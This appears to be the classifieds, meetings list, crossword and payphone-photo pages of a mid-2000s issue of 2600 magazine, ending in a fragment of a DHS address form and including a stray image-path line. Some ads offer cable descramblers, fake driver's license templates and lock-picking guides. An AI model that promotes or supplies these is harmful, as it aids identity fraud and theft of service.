CHECK OUT JEAH.NET for reliable and affordable Unix shells. Beginners and advanced users love JEAH's Unix shells for performance-driven uptimes and a huge list of Virtual Hosts. Your account lets you store data, use IRC, SSH, and email with complete privacy and security. JEAH also offers fast and stable hosting for your web site, plus the ability to register and manage your own domain name. All at very competitive prices. Special for *2600* subscribers: Mention *2600* and receive setup fees waived. Look to www.jeah.net for the exceptional service and attention you want.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a Network Security and Internet Privacy consulting firm and supplier of networking hardware. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Easy returns! Buy with confidence! After all, Security and Privacy is our business! Visit us at http://www.OvationTechnology.com/store.htm.

ONLINE SERVICES. Web hosting, cheap domains, great dedicated servers, SSL certs, and a lot more! Check out www.Nob4.com.

HACKER LOGO T-SHIRTS AND STICKERS. Those "in the know" recognize The Glider as the new Hacker Logo. T-shirts and stickers emblazoned with the Hacker Logo can be found at HackerLogo.com. Our products are top quality, and will visually associate you as a member of the hacker culture. A portion of the proceeds go to support the Electronic Frontier Foundation. Visit us at www.HackerLogo.com!

PHRAINE. The technology without the noise quarterly would like to thank the *2600* readers who have also become new subscribers and encourages those who have not ACK their need for diverse computer information in conjunction with that of *2600* to dedicate some packets and become a subscriber today! Visit us at our new domain www.pearlyfreepress.com/phraine.

HACKER T-SHIRTS AND STICKERS at JinxGear.com. Stop running around naked! We've got new swagalicious t-shirts, stickers, and miscellaneous contraband coming out monthly including your classic hacker/geek designs, hot-short panties, dog shirts, and a whole mess of kickass stickers. We also have LAN party listings, hacker conference listings, message forums, a photo gallery, and monthly contests. Hell, don't even buy, just sign on the mailing list and have a chance to win free stuff. Or follow the easy instructions to get a free sticker. Get it all at www.Jinx.com!

PHONE HOME. Tiny, sub-miniature, 7/10 ounce, programmable/reprogrammable touch-tone, multi-frequency (DTMF) dialer which can store up to 15 touch-tone digits. Unit is held against the telephone receiver's microphone for dialing. Press "HOME" to automatically dial the stored digits which can then be heard through the ultra miniature speaker. Ideal for E.T.'s, children, Alzheimer victims, lost dogs/chimps, significant others, hackers, and computer wizards. Give one to a boy/girl friend or to that potential "someone" you meet at a party, the supermarket, school, or the mall; with your pre-programmed telephone number, he/she will always be able to call you! Also, ideal if you don't want to "disclose" your telephone number but want someone to be able to call you locally or long distance by telephone. Key ring/clip. Limited quantity available. Money order only. $24.95 + $3.00 S/H. Mail order to: PHONE HOME, Nimrod Division, 331 N. New Ballas Road, Box 410802, CRC, Missouri 63141.

LEARN LOCK PICKING It's EASY with our book and new video. The 2nd edition book adds lots more interesting material and illustrations while the video is filled with computer graphic cutaway views. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks for the book or video to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/➥direct/2600.html for your *2600* reader price discount.

FILE TRACKING SOFTWARE: File Accountant(TM). Windows XP and later. Creates a list of files on your hard drive. Run it before and after installing new products and/or updates to discover which files are added/changed/deleted. Print lists. Other features. More information at:
http://abilitybusinesscomputerservices.com/fa.html or fa.info@abilitybusiness➥computerservices.com.

SIZE *DOES* MATTER! The Twin Towers may be gone forever but a detailed image still exists of the massive 374-foot radio tower that was perched atop One World Trade Center. This high-quality glossy color poster is available in two sizes (16" x 20" and 20" x 30") and makes a spectacular gift for engineers, scientists, radio and television buffs, or anybody who appreciates a unique, rarely seen view of the World Trade Center. Visit www.wtc-poster.us for samples and to order your own poster.

CABLE TV DESCRAMBLERS. New. (2) $99 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

DECEPTION. The Pine Lake Media Group is pleased to present to you our debut release, *Deception,* by award-winning newsmax.com columnist Charles Smith. Many citizens think they know what their government is doing in their names. After reading *Deception,* you'll see just how bad it really is and how little you really know. *Deception* is the true story of the greatest Chinese Army espionage operational exploit against the United States. Based on a decade of research and more than 50,000 pages of official and classified documents obtained using the Freedom Of Information Act, no other book published to date even compares to *Deception*. While many books have "gone after" presidents before, *Deception* is unique because we've included all of the evidence backing up our charges. We have the signed letter from Motorola CEO Gary Tooker thanking Ron Brown, former United States Commerce Department Secretary, for the presidential waiver allowing the export of encrypted police radios to China. And nearly 100 other unmodified, unembellished documents that name names. Order your copy today. For additional information and to order, please visit our website at www.pinelakemedia.com or call 800-799-4570 or (614) 275-0830. Please note that we cannot accept orders by telephone at this time. Credit card orders may be faxed to 800-799-4571 or (614) 275-0829. We accept all major credit cards, checks, money orders, Liberty Dollars, electronic checks, and good old fashioned cash. We ship worldwide by DHL or USPS.

CAP N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

HOW TO BE ANONYMOUS ON THE INTERNET. Easy to follow lessons on achieving Internet anonymity, privacy, and security. The book's 20 chapters cover 1) simple proxy use for WWW; 2) how to send and receive e-mail anonymously; 3) use SOCKS proxies for IRC, ICQ, NNTP, SMTP, HTTP; 4) web based proxies - JAP, Multiproxy, Crowds; 5) do-it-yourself proxies - AnalogX, Wingates; 6) read and post in newsgroups (Usenet) in complete privacy; 7) for pay proxies. Learn how to hunt for, find, and utilize all types of proxies, clean up your browsers, clean up your whole Windows OS. This professionally written but non-technical jargon filled book is geared towards the beginner to advanced readers and the average Internet user. The book lessons are on a CD in easy to read HTML interface format with numerous illustrations throughout. Send $20 (I'll pay S/H) to Plamen Petkov, 1390 E Vegas Valley Dr. #40, Las Vegas, NV 89109. Money orders, personal checks, cash accepted.

THE IBM-PC UNDERGROUND ON DVD. Topping off at a full 4.2 gigabytes, ACiD presents the first DVD-ROM compilation for the IBM-PC underground scene entitled "Dark Domain." Inside is an expansive trove of files dating as far back as 1987 up to the close of 2003; from artpacks to loaders and cracktros to magazines, plus all the necessary programs for browsing them. If you ever wanted to see a lost JED ANSImation display at 2400 baud, here's your chance. For order details and more information please consult http://www.darkdomain.org/.

DRIVER'S LICENSE BAR-BOOK and "fake" ID templates. Includes photos, templates, and information on all security features of every single American and Canadian drivers' licenses. Including information on making "fake" ID's on PVC cards, laminating, making holograms, magnetic stripes, software, and more to make your very own license! Send $25 cash in US funds or an international money order in US funds made out to R.J. Orr and mailed to Driver's Bar Book, PO Box 2306, Station Main, Winnipeg, Manitoba, R3C 4A6, Canada. Order now and get FREE laminates with every order! We ship worldwide free!

ONLINE RETAILER OF COMPUTER PRODUCTS is also a *2600* subscriber! 60,000 different computer products from components to complete systems, laptops, PDAs, cables, RAM, and media all available online at http://www.digitaleverything.ca. Worldwide shipping is no problem. Just mention you are a subscriber and I'll give you better prices too. Contact Dave at sales@digitaleverything.ca for more info.

Help Wanted

HIRING PROFESSIONAL INTERNET CONSULTANTS with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

CREDIT REPORT HELP NEEDED. Need some assistance removing negative items off credit reports. Will pay. All agencies. Please respond to skysight@spacemail.com.

Wanted

HAVE KNOWLEDGE OF SECURITY BREACHES at your bank? Heard rumors of cracked customer databases? Know there are unaddressed vulnerabilities in a retailer's credit card network, but its management doesn't know or care? We want your tips. We are a business newsletter focusing on security issues in the financial industry: IT security, privacy, regulatory compliance, identity-theft and fraud, money-laundering. Wherever criminal activity meets banks, we are there. You can remain anonymous. (Note: we will not print rumors circulated by one person or group without obtaining supporting evidence or corroboration from other parties.) Contact banksecuritynews@yahoo.com or call 212-564-8972, ext. 102.

IF YOU DON'T WANT SOMETHING TO BE TRUE, does that make it propaganda? When we're children and we don't want to listen, we put our hands over our ears. As we grow up, we create new ways to ignore things we don't want to hear. We make excuses. We look the other way. We label things "propaganda" or "scare tactics." But it doesn't work. It doesn't make the truth go away. Government and corporate MIND CONTROL PROGRAMS are used to intimidate, torture, and murder people globally. It may not be what you want to hear. But that doesn't make it any less true. Please visit and support John Gregory Lambros by distributing this ad to free classified advertising sites and newsgroups globally. www.brazilboycott.org THANK YOU!

Services

ARE YOU TIRED of receiving piles of credit card offers and other postal spam? You can't just throw them in the trash or recycle them as someone could get a hold of them and use them to steal your identity. You can't just let them pile up on your kitchen table. So instead you have to be bothered with shredding and disposing of them. Well, not anymore. OperationMailBack.com has a free solution for you. All costs of disposal including delivery will be paid by the company responsible for sending the stuff to you. Stop wasting your valuable time dealing with messes other people are responsible for creating. Check out our newly redesigned website for complete information and take back your mailbox.

BEEN ARRESTED FOR A COMPUTER OR TECHNOLOGY RELATED CRIME? Have an idea, invention, or business you want to buy, sell, protect, or exploit? Wish your attorney actually understood you when you speak? The Law Office of Michael B. Green, Esq. is the solution to your 21st century legal problems. Former SysOp and member of many private BBS's since 1981 now available to directly represent you or bridge the communications gap and assist your current legal counsel. Extremely detailed knowledge regarding criminal and civil liability for computer and technology related actions (18 U.S.C. 1028, 1029, 1030, 1031, 1341, 1342, 1343, 2511, 2512, ECPA, DMCA, 1996 Telecom Act, etc.), domain name disputes, intellectual property matters such as copyrights, trademarks, licenses, and acquisitions as well as general business and corporate law. Over nine years experience as in-house legal counsel to a computer consulting business as well as an over 20 year background in computer, telecommunications, and technology matters. Published law review articles, contributed to nationally published books, and submitted briefs to the United States Supreme Court on Internet and technology related issues. Admitted to the U.S. Supreme Court, 2nd Circuit Court of Appeals, and all New York State courts. Many attorneys will take your case without any consideration of our culture and will see you merely as a source of fees or worse, with ill-conceived prejudices. Our office understands our culture, is sympathetic to your situation, and will treat you with the respect and understanding you deserve. No fee for the initial and confidential consultation and, if for any reason we cannot help you, we will even try to find someone else who can at no charge. So you have nothing to lose and perhaps everything to gain by contacting us first. Visit us at: http://www.➥computorney.com or call 516-9WE-HELP (516-993-4357).

AFFORDABLE AND RELIABLE LINUX HOSTING. Kaleton Internet provides affordable web hosting and email accounts based on dual processor P4 2.4GHz Linux servers. Our hosting plans start from only $8.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. You can now choose between the USA, Hong Kong, and other offshore locations to avoid censorship and guarantee free speech. We respect your privacy. Payment can be by E-Gold, PayPal, credit card, bank transfer, or Western Union. See www.kaleton.com for details.

SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information specializing in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq. at (415) 986-5591, at omar@aya.yale.edu, or at 506 Broadway, San Francisco, CA 94133. Graduate of Yale College and Stanford Law School. Complimentary case consultation for *2600* readers. All consultations are strictly confidential and protected by the attorney-client privilege.

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the *2600* site, now in mp3 format! Shows from 1988-2004 are now available in DVD-R format for $30! Send check or money order to *2600,* PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

CYBERPUNK MINISTRIES CONFERENCE: CPMCON is a Christian hacker conference. Everyone is welcome. Check out http://www.cpmcon.org or email admin@➥cpmcon.org for more info.

K-LINE MAGAZINE. 100% H/P related information since 1999! We cover all aspects of computers, telephones, and much more. *K-line Magazine* is up to over 45 issues and is headquartered at Canada's top phone phreaking website: nettwerked.net. Be sure to check it out and submit your articles! For more information on *K-line Magazine,* or Nettwerked, please visit http://www.nettwerked.net.

VMYTHS.COM AUDIO RANTS are available free of charge to computer talk shows. These short and often hilarious MP3s dispel the hysteria that surrounds computer security. One former White House computer security advisor hates these rants (and we don't make this claim lightly). Check out Vmyths.com/news.cfm for details.

CHRISTIAN HACKERS' ASSOCIATION: Check out the webpage http://www.➥christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.

DO YOU WANT ANOTHER PRINTED MAGAZINE that complements *2600* with even more hacking information? *Binary Revolution* is a magazine from the Digital Dawg Pound about hacking and technology. Specifically, we look at underground topics of technology including: Hacking, Phreaking, Security, Urban Exploration, Digital Rights, and more. For more information, or to order your printed copy online, visit us at http://www.binrev.com/ where you will also find instructions on mail orders. Welcome to the revolution!

Personals

CONVICTED COMPUTER CRIMINAL in federal prison doing research on Asperger Syndrome prevalence in prison. Please write: Paul Cuni 15287-014, Box 7001, Taft, CA 93268.


SYSTEM X HERE! I'm still incarcerated in Indiana Dept. of Corrections for at least 8 months and don't get many chances to stimulate my mind. I do sometimes get ahold of books but that requires knowing the title, ISBN#, and author. Any help would be great! I am still looking for ANY hacker/computer related information such as tutorials, mags, zines, newsletters, or friends to discuss anything! I'm also looking for info on any security holes in the Novell Network client. All letters will be replied to no matter what! I'm also looking for autographs in hacker or real name for a collection I have started if anyone finds the time. DOM I need you to write again because the return address was removed from your envelope. All info and contributions greatly appreciated. Joshua Steelsmith #113667, MCF-IDOC, P.O. Box 900, Bunker Hill, IN 46914.

STILL IN THE BIG HOUSE. Three down, less than two to go. Known as Alphabits, busted for hacking a few banks and doing wire transfers. I'm bored to death and in desperate need of some mental stimulation. I would love to hear from anyone in the real world. Help me out, put pen to paper now. Why wait? Jeremy Cushing #J51130, Centinela State Prison, PO Box 911, Imperial, CA 92251-0911.

STORMBRINGER'S 411: Am not getting a fair shake in court without an attorney, so it's 15 more years to pull. Need a coder for a web GUI for a shortwave/scanner (Icom PCR-1000) that I donated to a shortwave station and some other interesting stuff. Would love to talk shop with people on radio, data over radio, and ham radio. Will respond to all letters technical or not. W.K. Smith, 44684-083, FCI Cumberland, PO Box 1000, Cumberland, MD 21501-1000. Web: www.stormbringer.tv. Link to it!

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Summer issue: 6/1/05.

PUZZLE



Across

1. Hackers' univ.
3. Legion of _____
6. Usenet starter
9. Dir for Unix
10. Bad on a boarding pass
13. CPU, ROM, eg.
14. Independent fortress phone
18. 2.4Ghz transmission
19. Multics successor
21. Early net.
24. Telco wire inits.
25. GUI predecessor
26. 2600 build
28. Popular distribution
31. Some hackers break these
33. White House zone (abbr.)
34. Orwell's farm
35. Meeting space
36. Framer of the manifesto
39. Old Baby Bell
41. Net hell?
42. Stood up to the MPAA
44. What 2600 repainted
47. Cow plus yak
48. ALGOL - Latin similarity
49. Once 10562
50. Do not overflow this
52. The stage for Hackers
53. Cult's Blood
54. Conference Keynoter
55. Cx Cc

Down

1. 100010101100
2. Social engineering must
3. Back-up media (abbr.)
4. Platform (abbr.)
5. Degree of achievement for some hackers
7. Common ____
8. Class 4 CO
11. Quarterly hundreds digit
12. Open source guru
15. Bandwidth meas.
16. Flash _____
17. Off The Hook theme
20. 212, 718 e.g.
22. P2P enemy
23. Much of spam
27. MOD's mark?
29. Pen reg.
30. Early scene zine
32. WWII Ohio shortwave sta.
36. Chinese TLD
37. What pine is not
38. Phrack founder
40. String oriented symbolic language
41. Military secondary
43. Marching orders? (abbr.)
44. Oy ___
45. Future armies (acro.)
46. Old Macintosh
47. 2200+1700*2
48. 3110 to Telenet (abbr.)
51. Suffix deserving death?

Is this your first time reading this subversive magazine?

Would you prefer it if people didn't see you buying it at the bookstore and follow you after you leave the store?

There's a solution!

It's called the 2600 Subscription and it can be yours in a couple of ways. Either send $20 for one year, $37 for two years, or $52 for three years (outside the U.S. and Canada, that's $30, $54, and $75 respectively) to 2600, PO Box 752, Middle Island, NY 11953 USA or subscribe directly from us online using your credit card at store.2600.com.

Theoretically you would never have to leave your house again.

Announcing the *2600* Easter Egg Hunt!

Yes, you read right. We've had so many people ask us just how many Easter Eggs there are in the *Freedom Downtime* DVDs that we've decided to make a contest out of it. If you find the highest number of Easter Eggs in this double DVD set, you'll win the following:

- Lifetime subscription to *2600*
- All back issues
- One item of every piece of clothing we sell
- An *Off The Hook* DVD with more possible Easter Eggs
- Another *Freedom Downtime* DVD since you will have probably worn out your old one
- Two tickets to the next HOPE conference

Submit entries to:
Easter Egg Hunt c/o 2600, PO Box 752, Middle Island, NY 11953 USA
You can get the *Freedom Downtime* double DVD set by sending $30 to the above address or through our Internet store located at store.2600.com.

These are the rules. All entries must be sent through the regular mail, none of this Internet business. The deadline is September 1, 2005 and the winner will be announced in the Fall 2005 issue.

What constitutes an Easter Egg? Anything on the DVDs that is deliberately hidden in some way so that you get a little thrill when you discover it. When you find one of these, we expect you to tell us how you found it and what others must do to see it. Simply dumping the data on the DVD is not sufficient.

It's possible that there are some Easter Eggs that don't require you to hit buttons but that contain a hidden message nonetheless. For instance, if you discover that taking the first letter of every word that Kevin Mitnick says in the film spells out a secret message, by all means include that. We will be judging entries on thoroughness and there is no penalty for seeing an Easter Egg that isn't there. You can enter as many times as you wish. Your best score is the one that will count. Remember, there is no second place! So plan on spending the next few months indoors.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 8 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.

Melbourne: Caffeine at Revault bar, 16 Swanston Walk. 6 pm.

Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm.

British Columbia

Nanaimo: Tim Horton's at Comox & Wallace. 7 pm.

Victoria: QV Bakery and Cafe, 1701 Government St.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Ground Zero Networks Internet Cafe, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Guelph: William's Coffee Pub, 492 Edinbourgh Road South. 7 pm.

Hamilton: McMaster University Student Center, Room 318, 7:30 pm.

Ottawa: World Exchange Plaza, 111 Albert St., second floor. 6:30 pm.

Toronto: Future Bakery, 483 Bloor St. West.

Windsor: University Student Center by the large window. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aalborg: Fast Eddy's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Ved Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm.

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). 7 pm. Payphone: (01273) 606674.

Exeter: At the payphones, Bedford Square. 7 pm.

Hampshire: Outside the Guildhall, Portsmouth.

Hull: The Old Gray Mare Pub, opposite Hull University. 7 pm.

London: Trocadero Shopping Center (near Picadilly Circus), lowest level. 6:30 pm.

Manchester: The Green Room on Whitworth Street. 7 pm.

Norwich: Main foyer of the Norwich "Forum" Library. 5:30 pm.

Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Avignon: Bottom of Rue de la Republique in front of the fountain with the flowers. 7 pm.

Grenoble: Eve, campus of St. Martin d'Heres.

Paris: Place de la Republique, near the (empty) fountain. 6 pm.

Rennes: In front of the store "Blue Box" close to the place of the Republic. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow Street beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.

Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.

Tromsoe: The upper floor at Blaa Rock Cafe. 6 pm.

Trondheim: Rick's Cafe in Nordregate. 6 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SLOVAKIA

Presov City: Kelt Pub. 6 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: Outside Vanilj. 6 pm.

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Huntsville: Madison Square Mall in the food court near McDonald's.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Borders, 2nd Floor Cafe Area, 2402 E. Camelback Road.

Tucson: Borders in the Park Mall. 7 pm.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: Morgan's Coffee & Tea, 498 Washington St.

Orange County (Lake Forest): Diedrich Coffee, 22621 Lake Forest Drive. 8 pm.

Sacramento: Camille's at the corner of Sunrise and Madison.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose: Outside the cafe at the MLK Library at 4th and E. San Fernando. 6 pm.

Santa Barbara: Cafe Siena on State Street.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.

Denver: Borders Cafe, Parker and Arapahoe.

District of Columbia

Arlington: Pentagon City Mall in the food court. 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.

Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Union Station in the Great Hall near the payphones. 5:30 pm.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

Indianapolis: Corner Coffee, SW corner of 11th and Alabama.

South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Iowa

Ames: Santa Fe Espresso, 116 Welch Ave.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones.

New Orleans: La Fee Verte, 620 Conti Street. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows.

Marlborough: Solomon Park Mall food court.

Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis (Maryland Heights): Rivalz Technology Cafe, 11502 Dorsett. 6 pm.

Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave, one block south of Battlefield Mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Palms Casino food court. 8 pm.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9985, 9976, 9841.

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court. 7 pm.

Greensboro: Bear Rock Cafe, Friendly Shopping Center. 6 pm.

Raleigh: Tek Cafe And Internet Gaming Center, Royal Mall, 3801 Hillsborough St. 6 pm.

Wilmington: Independence Mall food court.

North Dakota

Fargo: West Acres Mall food court by the Taco John's.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.

Dayton: At the Marions behind the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th Street and Penn.

Tulsa: Java Dave's Coffee Shop on 81st and Harvard.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania

Allentown: Panera Bread, 3100 West Tilghman Street. 6 pm.

Philadelphia: 30th Street Station, under Stairwell 7 sign.

Pittsburgh: William Pitt Union building on the University of Pittsburgh campus by the Bigelow Boulevard entrance.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis (Cordova): San Francisco Bread Company, 990 N. Germantown Parkway. 6 pm.

Nashville: J-J's Market, 1912 Broadway.

Texas

Austin: Dobie Mall food court. 6 pm.

Dallas: Mama's Pizza, Campbell & Preston. 7 pm.

Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.

San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Copper Hearth Lounge.

Milwaukee: The Node, 1504 E. North Ave.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time.

To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

Payphones of the World

Samarkand, Uzbekistan. Coins only but what a magnificent handset. And just look how they've reconfigured the touch tone pad!

Mumbai, India. A coin operated phone at the Taj Mahal Hotel.

Photos by Tom Mele

Anuradhapura, Sri Lanka. We've seen the actual phone in a previous issue but this rural phone booth is a striking sight.

Photo by Tom Mele

Firenze, Italy. A space age phone that looks as if it's about to burst with enthusiasm.

Photo by Lorette Masa

Payphones that used to be on the other side of this page can now be found on Page 2!

To see even more payphone photos online, visit http://www.2600.com/phones.

The Back Cover Photo
a new feature of 2600

This has to be about the worst idea ever concocted. We've heard of driverless light rail systems in the confines of an airport but huge steel freight train locomotives on an easily accessible track? Technology marches on.

Found in Roseville, CA.

Photo by Adrian Lamo

Department of Homeland Security
Bureau of Citizenship and Immigration

OMB No. 1615-0007; Exp. 10/31/04

Alien's Change of Address Card

NAME (Last in CAPS) (First) (Middle)

I AM IN THE U.S. AS:
☐ Permanent Resident
☐ Other . . . . . (Specify)

